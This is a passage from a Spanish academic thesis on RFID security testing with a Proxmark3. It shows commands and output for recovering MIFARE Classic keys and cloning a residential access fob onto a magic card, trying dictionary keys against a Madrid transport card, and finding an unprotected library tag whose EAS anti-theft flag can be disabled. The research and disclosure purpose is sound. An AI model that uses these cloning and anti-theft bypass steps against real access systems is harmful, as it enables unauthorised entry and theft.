  --electra                optional - add Electra blocks to tag

examples/notes:
  lf em 410x clone --id 0F03685688      -> encode for T55x7 tag
  lf em 410x clone --id 0F03685688 --q5 -> encode for Q5/T5555 tag
  lf em 410x clone --id 0F03685688 --em -> encode for EM4305/4469

[usb] pm3 --> lf em 410x clone --id 0F03685688
[+] Preparing to clone EM4102 to T55x7 tag with EM Tag ID 0F03685688 (RF/64)
[#] Clock rate: 64
[#] Tag T55x7 written with 0xff83c03322a64622
[+] Done
[?] Hint: try `lf em 410x reader` to verify
[usb] pm3 --> lf em 410x reader
[+] EM 410x ID 4F00FDFD09
[usb] pm3 -->
```

Figura 8 Clonación de la tarjeta con id pasado como referencia

5.2 Caso 2: Control de acceso con llave a una comunidad de vecinos.

Esta vez, se realiza un análisis sobre la llave de control de acceso de una comunidad de vecinos. Sin embargo, la diferencia principal con el anterior caso es que esta vez la etiqueta RFID es de alta frecuencia.

El objetivo de este apartado será poder controlar y poder atacar el sistema de manera que podamos tener acceso siendo usuarios externos a la organización.

- Características de las etiquetas RFID:

En este caso, el estudio se realizará con dos tarjetas MIFARE Classic 1K y ambas trabajan con alta frecuencia (HF), como la de la Figura 9. La primera de ellas es la tarjeta original, es decir, la que corresponde a la de acceso de la comunidad de vecinos, y la segunda será la etiqueta con destino a copia, donde se procederá a hacer un clonaje de la información. Reflejado en las figuras 10 y 11:



Figura 9 Llave de acceso a la comunidad de vecinos

Etiqueta original.

```
[usb] pm3 --> hf search
[+] Searching for ISO14443-A tag...
[+] UID: 52 23 26 53
[+] ATQA: 00 04
[+] SAK: 08 [2]
[+] Possible types:
[+] MIFARE Classic 1K
[+] proprietary non iso14443-4 card found, RATS not supported
[+] Prng detection..... weak

[?] Hint: try `hf mf` commands

[+] Valid ISO 14443-A tag found
```

Figura 10 Primera lectura de la etiqueta original, bajo el comando “hf search”, es decir, en búsqueda de alta frecuencia en caso de estudio.

Etiqueta con destino a copia.

```
[usb] pm3 --> hf search
[-] Searching for ISO14443-A tag...
[+] UID: F0 EB C5 5F
[+] ATQA: 00 04
[+] SAK: 08 [2]
[+] Possible types:
[+] MIFARE Classic 1K
[+] proprietary non iso14443-4 card found, RATS not supported
[+] Magic capabilities... Gen 1a
[+] Magic capabilities... Gen 4 GDM / USCUID ( Gen1 Magic Wakeup )
[+] Prng detection..... weak

[?] Hint: use `hf mf c*` magic commands
[?] Hint: use `hf mf gdm* --gen1a` magic commands
[?] Hint: try `hf mf` commands

[+] Valid ISO 14443-A tag found
```

Figura 11 Primera lectura de la etiqueta con destino a copia, bajo el comando “hf search”, es decir, en búsqueda de alta frecuencia en caso de estudio.

Con estos simples comandos se observa que no tienen gran diferencia entre ambas tarjetas ya que, por ejemplo, el segundo byte de ATQA coincide, por lo tanto, esto indica que es una tarjeta MIFARE Classic y este modelo en específico tiene 1 kB de memoria dividida en páginas y bloques. Otra semejanza es la coincidencia en el parámetro SAK, que indica el tipo de tarjeta, con un SAK con valor 08 también informa que es compatible con los comandos del estándar ISO 14443-3.

A simple vista hay algunos campos que causan las diferencias entre ambas tarjetas, sin embargo, llama la atención el apartado “*Magic capabilities*”, en la

tarjeta destinada a copia. Esto lleva a pensar que se trata de una tarjeta de primera generación, es decir, se trata de una tarjeta reprogramable, en la cual la información que contiene puede ser modificada. Por el momento, no se había tratado ninguna de estas en el caso anterior, por lo tanto, se podrá utilizarla para realizar una serie de nuevos estudios y con mayor profundidad que en otros casos. A su vez, es de cuarta generación, lo cual permite trabajar más detalles de la tarjeta.

La característica que destaca, y que no muchas tarjetas poseen, es que es USCUID (Unique Serial Card UID), es decir, permitirá modificar el UID (Identificador Único) de manera que no es posible con MIFARE estándares.

- Análisis a través de comandos:

- Obtención de claves.

Para poder trabajar con este tipo de tarjetas, se empleará el comando “hf mf autopwn”. Este tipo de comando es automatizado y sirve para revisar el tipo de tarjeta con la que trabajamos y ver qué estrategia sería la más idónea para realizar la lectura de las claves. Este es un proceso que explota las vulnerabilidades conocidas de la tarjeta. Si la lectura de la tarjeta es correcta, se generarán tres ficheros que contendrán toda la información de esta. Así se refleja en la Figura 12:

```
[usb] pm3 --> hf mf autopwn
[!] no known key was supplied, key recovery might fail
[-] loaded 5 user keys
[-] loaded 61 keys from hardcoded default array
[-] running strategy 1
[-] target sector 0 key type A -- found valid key [ ] (used for nested / hardnested attack)
[-] target sector 0 key type B -- found valid key [ ]
[-] target sector 1 key type A -- found valid key [ ]
[-] target sector 1 key type B -- found valid key [ ]
[-] target sector 2 key type A -- found valid key [ ]
[-] target sector 2 key type B -- found valid key [ ]
[-] target sector 3 key type A -- found valid key [ ]
[-] target sector 3 key type B -- found valid key [ ]
[-] target sector 4 key type A -- found valid key [ ]
[-] target sector 4 key type B -- found valid key [ ]
[-] target sector 5 key type A -- found valid key [ ]
[-] target sector 5 key type B -- found valid key [ ]
[-] target sector 6 key type A -- found valid key [ ]
[-] target sector 6 key type B -- found valid key [ ]
[-] target sector 7 key type A -- found valid key [ ]
[-] target sector 7 key type B -- found valid key [ ]
[-] target sector 8 key type A -- found valid key [ ]
[-] target sector 8 key type B -- found valid key [ ]
[-] target sector 9 key type A -- found valid key [ ]
[-] target sector 9 key type B -- found valid key [ ]
[-] target sector 10 key type A -- found valid key [ ]
[-] target sector 10 key type B -- found valid key [ ]
[-] target sector 11 key type A -- found valid key [ ]
[-] target sector 11 key type B -- found valid key [ ]
[-] target sector 12 key type A -- found valid key [ ]
[-] target sector 12 key type B -- found valid key [ ]
[-] target sector 13 key type A -- found valid key [ ]
[-] target sector 13 key type B -- found valid key [ ]
[-] target sector 14 key type A -- found valid key [ ]
[-] target sector 14 key type B -- found valid key [ ]
[-] target sector 15 key type A -- found valid key [ ]
[-] target sector 15 key type B -- found valid key [ ]
[-] found keys:
[-]
[-] Sec | blk | key A | res | key B | res
[-]
[-] 000 | 003 | [ ] | D | [ ] | D
[-] 001 | 007 | [ ] | D | [ ] | D
[-] 002 | 011 | [ ] | D | [ ] | D
[-] 003 | 015 | [ ] | D | [ ] | D
[-] 004 | 019 | [ ] | D | [ ] | D
[-] 005 | 023 | [ ] | D | [ ] | D
[-] 006 | 027 | [ ] | D | [ ] | D
[-] 007 | 031 | [ ] | D | [ ] | D
[-] 008 | 035 | [ ] | D | [ ] | D
[-] 009 | 039 | [ ] | D | [ ] | D
[-] 010 | 043 | [ ] | D | [ ] | D
[-] 011 | 047 | [ ] | D | [ ] | D
[-] 012 | 051 | [ ] | D | [ ] | D
[-] 013 | 055 | [ ] | D | [ ] | D
[-] 014 | 059 | [ ] | D | [ ] | D
[-] 015 | 063 | [ ] | D | [ ] | D
-----
[-] ( D:Dictionary / S:darkSide / U:User / R:Reused / N:Nested / H:Hardnested / C:staticNested / A:keyA )
[-] Generating binary key file
[-] Found keys have been dumped to 'C:\Users\Usuario\Desktop\PROXMARK\ProxSpace\ProxSpace\pm3\hf-mf-52232653-key.bin'
[-] [ ] has been inserted for unknown keys where res is 0
[-] transferring keys to simulator memory ( ok )
[-] dumping card content to emulator memory (Cmd Error: 04 can occur)
[-] downloading card content from emulator memory
[-] Saved 1024 bytes to binary file 'C:\Users\Usuario\Desktop\PROXMARK\ProxSpace\ProxSpace\pm3\hf-mf-52232653-dump.bin'
[-] Saved to json file 'C:\Users\Usuario\Desktop\PROXMARK\ProxSpace\ProxSpace\pm3\hf-mf-52232653-dump.json'
[-] autopwn execution time: 4 seconds
[usb] pm3 -->
```

Figura 12 Obtención de claves con la ejecución del comando "hf mf autopwn" en el estudio

Lo que se observa tras ejecutar el comando es que ha intentado vulnerar la tarjeta trabajando con las 61 claves que ya estaban previamente definidas en el software. Al terminar, genera en archivos información que contiene las claves y un informe completo sobre todos los sectores y bloques de la tarjeta. Esto se puede observar en el fichero JSON generado en el directorio pm3 reflejado en la Figura 13:

.proxmark3	25/05/2024 0:44	Carpeta de archivos	
proxmark3	25/05/2024 9:22	Carpeta de archivos	
.bash_history	25/05/2024 0:44	Archivo BASH_HIS...	1 KB
.bash_logout	22/09/2023 0:45	Archivo de origen ...	1 KB
.bash_profile	22/09/2023 0:45	Archivo de origen ...	2 KB
.bashrc	22/09/2023 0:45	Archivo de origen ...	6 KB
.profile	22/09/2023 0:45	Archivo de origen ...	1 KB
hf-mf-52232653-dump.bin	25/05/2024 11:52	Archivo BIN	1 KB
hf-mf-52232653-dump.json	25/05/2024 11:52	Archivo de origen ...	12 KB
hf-mf-52232653-key.bin	25/05/2024 11:52	Archivo BIN	1 KB

Figura 13 Ficheros JSON

Al acceder a él se puede observar la arquitectura con la que trabajan las tarjetas, siendo de MIFARE Classic de 1K. Además, se observó que este modelo tiene 16 sectores, 4 bloques por sector, con un cifrado por bloque, lo cual hace un modelo más eficiente ante ataques. Por lo tanto, el objetivo será hacer un duplicado de la tarjeta.

- Intento de clonaje de tarjeta de origen a destino:

El fichero generado “dump.bin” hace posible esto ya que contiene toda la información necesaria para clonar la tarjeta origen al destino. Este fichero será trabajado con el método “cload” del siguiente modo y situando la tarjeta destino sobre el lector previamente. Se observa que se ha trabajado correctamente ya que el contenido de sus ficheros se ha volcado y de forma más sencilla observamos que su UID ha sido modificado. Se podrá ver en la Figura 14:

```
[usb] pm3 --> hf mf cload -f hf-mf-52232653-dump.bin
[+] Loaded 1024 bytes from binary file `hf-mf-52232653-dump.bin'
[=] Copying to magic genla card
[=] .....
[+] Card loaded 64 blocks from file
[=] Done!
[usb] pm3 --> hf search
[/] Searching for ISO14443-A tag...
[+] UID: 52 23 26 53
[+] ATQA: 00 04
[+] SAK: 08 [2]
[+] Possible types:
[+]   MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Magic capabilities... Gen 1a
[+] Magic capabilities... Gen 4 GDM / USCUID ( Gen1 Magic Wakeup )
[+] Prng detection..... weak

[?] Hint: use `hf mf c*` magic commands
[?] Hint: use `hf mf gdm* --genla` magic commands
[?] Hint: try `hf mf` commands

[+] Valid ISO 14443-A tag found
```

Figura 14 Realización de una clonación de la tarjeta original a la destinada a copia, a través del comando "cload"

- Modificación de propiedades tras la clonación

MIFARE Classic GEN1: Las tarjetas “Gen1a” y “Gen4” tienen capacidades especiales como la de poder reescribir campos que en el estándar no tendríamos posibilidad debido a que características como el UID son establecidas a la hora de su fabricación y son inalterables.

Para alterar el contenido de la tarjeta se trabajará con el comando “hf mf” y con el comando “help” se realizará una ampliación de este para modificar su

contenido. En este caso, se va a alterar el UID, el parámetro ATQA y SAK, pero bastaría en la gran mayoría de ocasiones con alterar solo el valor del UID ya que muchos de los controles de acceso solamente se fijan en este campo para dar permisos. En este caso, lo veremos en la Figura 15:

```
[usb] pm3 --> hf mf csetuid --help
Set UID, ATQA, and SAK for magic gen1a card
usage:
  hf mf csetuid [-hw] [-u <hex>] [-a <hex>] [-s <hex>]
options:
  -h, --help                This help
  -w, --wipe                wipes card with backdoor cmd`
  -u, --uid <hex>          UID, 4/7 hex bytes
  -a, --atqa <hex>        ATQA, 2 hex bytes
  -s, --sak <hex>         SAK, 1 hex byte
examples/notes:
  hf mf csetuid -u 01020304
  hf mf csetuid -w -u 01020304 --atqa 0004 --sak 08
[usb] pm3 --> hf mf csetuid -u A1B2A3B4 --atqa 0004 --sak 08
[+] old block 0... A1B2A3B4040804006263646566676869
[+] new block 0... A1B2A3B4040804006263646566676869
[+] Old UID... A1 B2 A3 B4
[+] New UID... A1 B2 A3 B4 ( verified )
[usb] pm3 -->
```

Figura 15 Modificación de propiedades en MIFARE Classic GEN 1, a través de los comandos "hf mf" y "help"

Finalmente, se podrá comprobar que internamente, al observar el contenido de la tarjeta que muestran los ficheros, estos han variado. Así se puede ver en la Figura 16:

```
{
  "Created": "proxmark3",
  "FileType": "mfc v2",
  "Card": {
    "UID": "52232653",
    "ATQA": "0400",
    "SAK": "08"
  },
  "blocks": {
    "0": "52232653040804006263646566676869",
    "1": "00000000000000000000000000000000",
    "2": "00000000000000000000000000000000",
    "3": "FFFFFFFFFFFFFFFF078069FFFFFFFFFFFF",
    "4": "00000000000000000000000000000000",
    "5": "00000000000000000000000000000000",
  }
}

{
  "Created": "proxmark3",
  "FileType": "mfc v2",
  "Card": {
    "UID": "A1B2A3B4",
    "ATQA": "0400",
    "SAK": "08"
  },
  "blocks": {
    "0": "A1B2A3B4040804006263646566676869",
    "1": "00000000000000000000000000000000",
    "2": "00000000000000000000000000000000",
    "3": "FFFFFFFFFFFFFFFF078069FFFFFFFFFFFF",
    "4": "00000000000000000000000000000000",
    "5": "00000000000000000000000000000000",
  }
}
```

Figura 16 Contenido de tarjeta modificado

5.3 Caso 3: Tarjeta de transporte público Comunidad de Madrid

En este apartado se trabaja con la tarjeta de transporte público de la Comunidad de Madrid. Como objetivo se tiene poder ver el contenido de la tarjeta, sus posibles vulnerabilidades y los métodos que se pueden emplear para atacarlas.

La elaboración de esta prueba es meramente formativa y de investigación sobre el campo, del cual no se busca sacar provecho si se encontraran vulnerabilidades en esta empresa.

- Características de la etiqueta RFID

Para esta prueba se contará con una tarjeta del consorcio de transportes, una nominal, asignada a mi usuario y con mi identificación. A través de su lectura se intentará ver su contenido y poder acceder a toda la información posible. Este tipo de tarjeta utiliza una tecnología RFID de alta frecuencia.

Tras una primera lectura, únicamente se encuentra que los chips de este sistema están hechos por Philips Semiconductors, actualmente como se ha visto en NXP. Al ser un sistema hasta ahora imbatible ante los ataques, su fama ha hecho que se haya extendido al 70 % en el sector del transporte. Se puede ver reflejado en la Figura 17 y en la Figura 18:



Figura 17 Tarjeta de abono transporte publico Comunidad de Madrid

Tarjeta nominal:

```
[usb] pm3 --> hf search
[?] Searching for ISO14443-A tag...
[+] UID: 04 58 91 62 66 6D 80
[+] ATOA: 03 44
[+] SAK: 20 [1]
[+] MANUFACTURER: NXP Semiconductors Germany
[+] Possible types:
[+] MIFARE DESFire CL2
[+] MIFARE DESFire EV1 256B/2K/4K/8K CL2
[+] MIFARE DESFire EV2 2K/4K/8K/16K/32K
[+] MIFARE DESFire EV3 2K/4K/8K
[+] MIFARE DESFire Light 640B
[+] NTAG 4xx
----- ATS -----
[+] ATS: 06 75 77 81 02 80 [ F0 00 ]
[+] 06..... TL length is 6 bytes
[+] 75..... T0 TA1 is present, TB1 is present, TC1 is present, FSCI is 5 (FSC = 64)
[+] 77..... TA1 different divisors are supported, DR: [2, 4, 8], DS: [2, 4, 8]
[+] 81..... TB1 SFGI = 1 (SFGT = 8192/fc), FWI = 8 (FWT = 1048576/fc)
[+] 02... TC1 NAD is NOT supported, CID is supported

----- Historical bytes -----
[+] 80 (compact TLV data object)

[?] Hint: try `hf mfdes info`
[?] Hint: try `hf ntag424 info`

[+] Valid ISO 14443-A tag found
```

Figura 18 Primera lectura de la tarjeta nominal, bajo el comando “hf search”, es decir, en búsqueda de alta frecuencia en caso de estudio.

- Análisis a través de comandos.
- Sugerencia de comandos de estudio de la tarjeta.

Lo primero que se hará será mostrar un listado de comandos que se podrán utilizar para interactuar con las etiquetas MIFARE DESFire. Este listado lo obtenemos tras ejecutar el mandato “hf mfd search”. Apreciable en la Figura 19:

```
[usb] pm3 --> hf mfd search
help          This help
list          List DESFire (ISO 14443A) history
----- General -----
auth         MIFARE DesFire Authentication
chk          Check keys
default      Set defaults for all the commands
detect       Detect key type and tries to find one from the list
formatpicc   Format PICC
freemem      Get free memory size
getuid       Get uid from card
info         Tag information
mad          Prints MAD records / files from the card
setconfig    Set card configuration
----- Applications -----
lsapp        Show all applications with files list
getaids      Get Application IDs list
getappnames  Get Applications list
bruteaid     Recover AIDs by bruteforce
createapp    Create Application
deleteapp    Delete Application
selectapp    Select Application ID
----- Keys -----
changekey    Change Key
chksettings  Change Key Settings
getkeysettings Get Key Settings
getkeyversions Get Key Versions
----- Files -----
getfileids   Get File IDs list
getfileisooids Get File ISO IDs list
lsfiles      Show all files list
dump         Dump all files
createvaluefile Create Standard/Backup File
createrecordfile Create Linear/Cyclic Record File
createmacfile Create Transaction MAC File
deletefile   Delete File
getfilessettings Get file settings
chfilessettings Change file settings
read         Read data from standard/backup/record/value/mac file
write        Write data to standard/backup/record/value file
value        Operations with value file (get/credit/limited credit/debit/clear)
clearrecfile Clear record File
----- System -----
test         Regression crypto tests

[usb] pm3 -->
```

Figura 19 Descubrimiento de los diferentes comandos aplicables

- Intento de lectura y escritura tras la obtención de comandos:

El comando muestra una serie de mandatos con los que poder trabajar. Entre ellos destacan el mandato de “read” y “write”, que se podrá utilizar para ver y poder alterar el contenido de la etiqueta. El problema surge a la hora de leer el contenido. Esto se debe a que para poder tener acceso a los distintos campos de la etiqueta MIFARE DESFire, se debe realizar el comando que permita autenticarse.

Para esto se necesitaría la clave de autenticación propia de la tarjeta, pero como no se dispone de ella, se introducirá claves genéricas 0x0000000000000000 y 0xFFFFFFFFFFFFFFFF para verificar que esta es segura. Visible en la Figura 20:

```
[usb] pm3 --> hf mfdes auth -n 0 -t des -k 0000000000000000 --kdf none
[!] Desfire authenticate error. Result: [7] Sending auth command failed
[-] Select or authentication AID 000000 failed. Result [7] Sending auth command failed
[usb] pm3 --> hf mfdes auth -n 0 -t des -k FFFFFFFFFFFFFFFFFF --kdf none
[!] Desfire authenticate error. Result: [7] Sending auth command failed
[-] Select or authentication AID 000000 failed. Result [7] Sending auth command failed
```

Figura 20 Intento de identificación con claves genéricas

Tras comprobar que la clave de identificación ha sido modificada y no se dispone de ella, la forma con la que se buscará obtener credencial será realizando un ataque de fuerza bruta. Para esta ocasión lo que se realizará será trabajar con todas las claves de las que se disponen por defecto. Estas claves con las que se probarán y se obtendrán del fichero mfdes_default_keys.dic, obtenidas al programar el software de la placa. Reflejado en la Figura 21:

```
[usb] pm3 --> hf mfdes chk -d mfdes_default_keys
[+] Loaded 55 keys from dictionary file 'C:\Users\Usuario\Desktop\PROXMARK\ProxSpace\ProxSpace\pm3\proxmark3\client\ dictionaries\mfdes_default_keys.dic'
[-] Loaded 49 keys from dictionary file 'C:\Users\Usuario\Desktop\PROXMARK\ProxSpace\ProxSpace\pm3\proxmark3\client\ dictionaries\mfdes_default_keys.dic'
[-] Loaded 3 keys from dictionary file 'C:\Users\Usuario\Desktop\PROXMARK\ProxSpace\ProxSpace\pm3\proxmark3\client\ dictionaries\mfdes_default_keys.dic'
[-] Loaded 49 aes keys
[-] Loaded 55 des keys
[-] Loaded 3 k3kdes keys
[-] Search keys:
[!] Checking aid 0x010000...
[!] Desfire GetFileISOIDList command error. Result: -20
[!] ISO ID list returned no data
[-] Check: DES 2TDEA keys: 00 01 02 03 04 05
[+] DEBUG: Increase stack size, currently 8480 bytes
[+] Stack overflow detected
[+] --> Unplug your device now! <--
[!] Command execute timeout
[!] Communicating with Proxmark3 device failed
```

Figura 21 Intento de identificación por fuerza bruta, a través del comando “hf mfdes chk -d mfdes_default_keys”

5.4 Gestión de inventario, registro y seguridad de los libros de la Biblioteca Carlos III de Madrid.

En este último apartado, se realizará un estudio sobre las etiquetas RFID en las bibliotecas, en concreto, las de la biblioteca Carlos III de Madrid, aunque puede servir de ejemplo para conocer el funcionamiento y posibles ataques que pueden realizarse al resto de bibliotecas que trabajen con este tipo de tecnologías.

Los libros que pertenecen a la Biblioteca Carlos III de Madrid disponen de una etiqueta adherida a ellos que sirve como sistema de alarma y de registro para el préstamo de libros. Estos se quedarán asignados a un usuario, asignándole un tiempo de uso y una fecha origen en el momento en que se hace el registro de este en la base de datos.

En este caso, se atacará y superará la seguridad buscando vulnerabilidades de este tipo de etiquetas. Esto se desarrollará paso por paso, mostrando la forma de trabajar que se ha seguido y desarrollando la tecnología que emplean y el modo en que deberían trabajar para mejorar la seguridad de esta.

- Características de la etiqueta RFID

Lo primero que se hará será partir del tipo de etiqueta que tenemos entre manos, sabiendo que la mayoría de los sistemas de seguridad se desarrollan con etiquetas HF debido a su mayor rango de lectura y transferencia de datos, este caso, al hacer la lectura de la etiqueta, como la que aparece en la Figura 23 se observará lo siguiente:



Figura 23 Etiqueta RFID para libros en bibliotecas

Se trata de una etiqueta de tipo NXP desarrollada por Philips, en concreto, con el modelo IC SL2, la cual se caracteriza por ser un modelo de etiquetas HF que facilita el seguimiento y trazabilidad de objetos con una capacidad de seguridad mejorada respecto a versiones más antiguas de otras etiquetas. Esto se debe a que ofrecen protección ante colisiones, de manera que se controlan en mejor medida las lecturas de las etiquetas al pasar por el campo que realiza la lectura de estas en

el control de acceso y esto a su vez se apoya en su velocidad de transferencia de información. Se puede ver reflejado en la Figura 24:

```
[usb] pm3 --> hf search
[\\] Searching for ISO15693 tag...
[+] UID... E0 04 01 08 17 4A 4B 4C
[+] TYPE... NXP (Philips); IC SL2 ICS2602 ( SLIX2 )
[+] Valid ISO 15693 tag found
[?] Hint: try `hf 15` commands
[usb] pm3 --> _
```

Figura 24 Primera lectura de la etiqueta, bajo el comando “hf search”, es decir, en búsqueda de alta frecuencia en caso de estudio.

En este caso, la arquitectura de esta etiqueta viene diferenciada del resto, ya que permite almacenar en memoria hasta 2 kBits de información y esta es de tipo EEPROM (Electrically Erasable Programmable Read-only-Memory), por lo que dejará realizar una lectura de esta y poder alterar el contenido de esta. Además permite al usuario del sistema realizar cambios de los distintos campos si dispone de una contraseña para ello.

Ya que se está trabajando con el lector proxmark3, en el que hemos cargado previamente el protocolo ISO 15693, de que dispone la etiqueta, se podrá trabajar con ella.

- Análisis a través de comandos
- Comandos GitHub

Se sugiere la línea de comando que trabaje con el mandato “hf 15”, ya que es necesario trabajar con una etiqueta que cumpla con el estándar ISO 15693. Como se quiere ver el contenido de la etiqueta, pero no la de un bloque único, lo que se realizará será una lectura de todos los bloques para ver su contenido. Esto se trabaja junto al comando “dump”. Este comando se ha obtenido de la librería de GitHub que trabaja con la placa proxmark3 con la que estamos desarrollando la práctica [35]. A continuación, se adjunta en la Figura 25:

hf 15
(ISO15693 RFIDs...)

command	offline	description
hf 15 help	Y	This help
hf 15 demod	Y	Demodulate ISO15693 from tag
hf 15 read	N	Read HF tag (ISO 15693)
hf 15 record	N	Record Samples (ISO 15693)
hf 15 reader	N	Act like an ISO15693 reader
hf 15 sim	N	Fake an ISO15693 tag
hf 15 cmd	N	Send direct commands to ISO15693 tag
hf 15 findafi	N	Brute force AFI of an ISO15693 tag
hf 15 dumpmemory	N	Read all memory pages of an ISO15693 tag

Figura 25 Tabla de comandos

Tras realizar el comando “*hf 15 dump*” se observa que la arquitectura de esta etiqueta se compone de 80 bloques, y cada uno de estos bloques con un tamaño finito de 4 bytes. Reflejado en la Figura 26:

```
[usb] pm3 --> hf 15 dump
[=] Using scan mode
[+] Reading memory
[-] blk 80
[=] --- Tag Memory -----
[=]
[=] +-----+-----+-----+
[=] blk | data          | lck | ascii
[=] +-----+-----+-----+
[=] 0 | 11 01 01 30 | 0 | ...0
[=] 1 | 30 30 30 35 | 0 | 0005
[=] 2 | 33 33 39 30 | 0 | 3390
[=] 3 | 33 00 00 00 | 0 | 3...
[=] 4 | 00 00 00 93 | 0 | ....
[=] 5 | 76 00 00 01 | 0 | v...
[=] 6 | 00 00 00 00 | 0 | ....
[=] 7 | 00 00 00 00 | 0 | ....
[=] 8 | 00 00 19 01 | 0 | ....
[=] 9 | 00 79 01 00 | 0 | .y..
[=] 10 | 03 45 53 2D | 0 | .ES-
[=] 11 | 42 49 42 4C | 0 | BIBL
[=] 12 | 49 4F 54 45 | 0 | IOTE
[=] 13 | 43 41 20 55 | 0 | CA U
[=] 14 | 43 33 4D 1B | 0 | C3M.
[=] 15 | 03 00 11 00 | 0 | ....
[=] 16 | 00 00 4D 41 | 0 | ..MA
[=] 17 | 44 52 49 44 | 0 | DRID
[=] 18 | 5F 50 55 45 | 0 | _PUE
[=] 19 | 52 54 41 5F | 0 | RTA_
[=] 20 | 54 4F 4C 45 | 0 | TOLE
[=] 21 | 44 4F 00 00 | 0 | DO..
[=] 22 | 00 00 00 00 | 0 | ....
[=] 23 | 00 00 00 00 | 0 | ....
[=] 24 | 00 00 00 00 | 0 | ....
```

Figura 26 Arquitectura etiqueta a través del comando “*hf 15 dump*”

En este fichero se muestra campos irrelevantes como que ha sido generado por la lectura de nuestra placa proxmark3, pero también muestra campos de la etiqueta que dan una idea de la seguridad que emplea esta institución en esta área.

Gracias al campo DSFID se sabe cómo se encuentra almacenada la información en esta etiqueta. Este formato será 3E, formato que está relacionada con el estándar ISO 15693, donde la estructura de la memoria está organizada de la siguiente forma:

- Entre los bloques 0 y 3: Se almacenarán en ellos campos como la configuración y elementos identificativos propios de la etiqueta. Estos no aparecen con caracteres ASCII.
- Entre los bloques 4 y 21: Se almacenan caracteres ASCII correspondientes a campos que contendrá la aplicación y podrá utilizar para desarrollar sus tareas de identificación y seguimiento. De manera legible se puede observar que el contenido de estos bloques almacena el texto: “ES-BIBLIOTECA U C3M. MADRID_PUERTA_TOLEDO”.
- El resto de los bloques se encuentran vacíos, lo que indicará que no hace uso de este espacio de memoria, pero la etiqueta podrá desarrollar más campos para trabajar de manera más específica con la identificación de estos productos.

- Fallos y vulnerabilidades

El fichero generado también revela que no existen protocolos de seguridad en estas tarjetas, lo observamos en el campo “privacypassword”, lo que provoca una brecha que favorece que cualquier usuario con las herramientas pertinentes pueda realizar cambios sobre la etiqueta sin la necesidad de introducir ninguna contraseña.

Esto mismo se puede observar al realizar el comando “hf 15 info” como se muestra a continuación en la Figura 29, pudiendo realizar cambios en cada uno de estos campos, dejando inservible la seguridad e identificación del sistema:

```

[usb] pm3 --> hf 15 info
[=] Using scan mode

[=] --- Tag Information -----
[+] UID..... E0 04 01 08 17 4A 4B 4C
[+] TYPE..... NXP (Philips); IC SL2 ICS2602 ( SLIX2 )
[+] SYSINFO... 00 0F 4C 4B 4A 17 08 01 04 E0 3E 07 4F 03 01
[+] DSFID..... 0x3E
[+] AFI..... 0x07
[+] IC ref.... 0x01
[+] Tag memory layout (vendor dependent)
[+] 4 ( or 3 ) bytes/blocks x 80 blocks
[+] 320 total bytes
[=]
[=] --- NXP Sysinfo
[=] Raw..... 00 00 00 00 7F 35 00 00
[=]
[=] Password protection configuration
[=] Page L read.... no password
[=] Page L write... no password
[=] Page H read.... no password
[=] Page H write... no password
[=]
[=] Lock bits
[=] AFI..... unlocked
[=] EAS..... unlocked
[=] DSFID..... unlocked
[=] Password protection configuration... unlocked
[=]
[=] Features
[=] User memory password protection supported
[=] Counter feature supported
[=] EAS ID supported by EAS ALARM command
[=] EAS password protection supported
[=] AFI password protection supported
[=] Extended mode supported by INVENTORY READ command
[=] EAS selection supported by extended mode in INVENTORY READ command
[=] READ SIGNATURE command supported
[=] Password protection for READ SIGNATURE command not supported
[=] STAY QUIET PERSISTENT command supported
[=] ENABLE PRIVACY command supported
[=] DESTROY command supported
[=] Additional 32 bits feature flags are not transmitted
[=]
[=] --- Tag Signature
[=] IC signature public key name: NXP ICODE DNA, ICODE SLIX2
[=] IC signature public key value: 048878A2A2D3EEC336B4F261A082BD71F9BE11C4E2E896648B32EFA59CEA6E59F0
[=] Elliptic curve parameters: NID_secp128r1
[=] TAG IC Signature: E0FFE752A368540CC3FF0DEDF9269699307AA22F0E33AB356580A847800F41F0
[+] Signature verification: successful
[=] Params used: UID and signature, plain

```

Figura 29 Obtención de vulnerabilidades a través del comando “hf 15 info”

Por último, ya teniendo el control a poder modificar los campos de esta etiqueta, se atacará al sistema de seguridad haciendo que esta etiqueta no sea detectada por los paneles situados en el acceso al entorno de la universidad. Esto se realizará alterando el valor del campo AES (Electronic Article Surveillance), lo que garantiza la vigilancia del artículo al abandonar el lugar en el que se encuentra.

Para realizar este cambio debe emplearse el comando “hf 15 slixeadisable”, de esta forma, se deshabilitará la medida de seguridad que garantiza la integridad del artículo en este lugar.

Por motivos legales, no se va a realizar este comando sobre el artículo con el que se está trabajando en estos momentos, pero esto demuestra la vulnerabilidad y la mala implementación que se encuentra en los préstamos de

libros en la Universidad Carlos III hoy con respecto a la utilización de estas etiquetas RFID.

5.5 Caso 5: Simulación de gestión dinámica de salarios en trabajos remunerados por franja horaria.

Gran parte de las empresas tienen sus datos cifrados, a los que un usuario que no disponga de los permisos pertinentes no tiene acceso. En este caso, se va a desarrollar desde cero la creación de un sistema que simule el registro en una base de datos de los movimientos de los distintos empleados de la entidad, y por consiguiente sus salarios. Esto se realizará con MySQL y un script desarrollado en *Python* junto con los registros creados tras realizar las lecturas de las tarjetas.

Esta tarea se realizará mediante 4 tarjetas MIFARE *Classic*, las cuales al acercarlas al lector y generar el fichero JSON de cada una de ellas se cargará en la base de datos un registro, siendo este un registro de entrada de cada usuario si fuera la primera vez que el lector ha realizado una lectura sobre esa tarjeta y generaría un registro de salida si el fichero JSON tiene como sufijo la cadena 001, es decir, hubiera sido leída previamente.

Los ficheros con los que se trabajan serán creados en el directorio pm3 y serán los siguientes reflejados en la Figura 30:

Nombre	Fecha de modificación	Tipo	Tamaño
.proxmark3	08/06/2024 16:52	Carpeta de archivos	
proxmark3	25/05/2024 9:22	Carpeta de archivos	
.bash_history	25/05/2024 0:44	Archivo BASH_HIS...	1 KB
.bash_logout	22/09/2023 0:45	Archivo de origen ...	1 KB
.bash_profile	22/09/2023 0:45	Archivo de origen ...	2 KB
.bashrc	22/09/2023 0:45	Archivo de origen ...	6 KB
.profile	22/09/2023 0:45	Archivo de origen ...	1 KB
hf-mf-5A1DC65F-dump.bin	08/06/2024 17:59	Archivo BIN	1 KB
hf-mf-5A1DC65F-dump.json	08/06/2024 17:59	Archivo de origen ...	12 KB
hf-mf-5A1DC65F-key.bin	08/06/2024 17:59	Archivo BIN	1 KB
hf-mf-8ED2C65F-dump.bin	08/06/2024 18:00	Archivo BIN	1 KB
hf-mf-8ED2C65F-dump.json	08/06/2024 18:00	Archivo de origen ...	12 KB
hf-mf-8ED2C65F-dump-001.bin	08/06/2024 18:00	Archivo BIN	1 KB
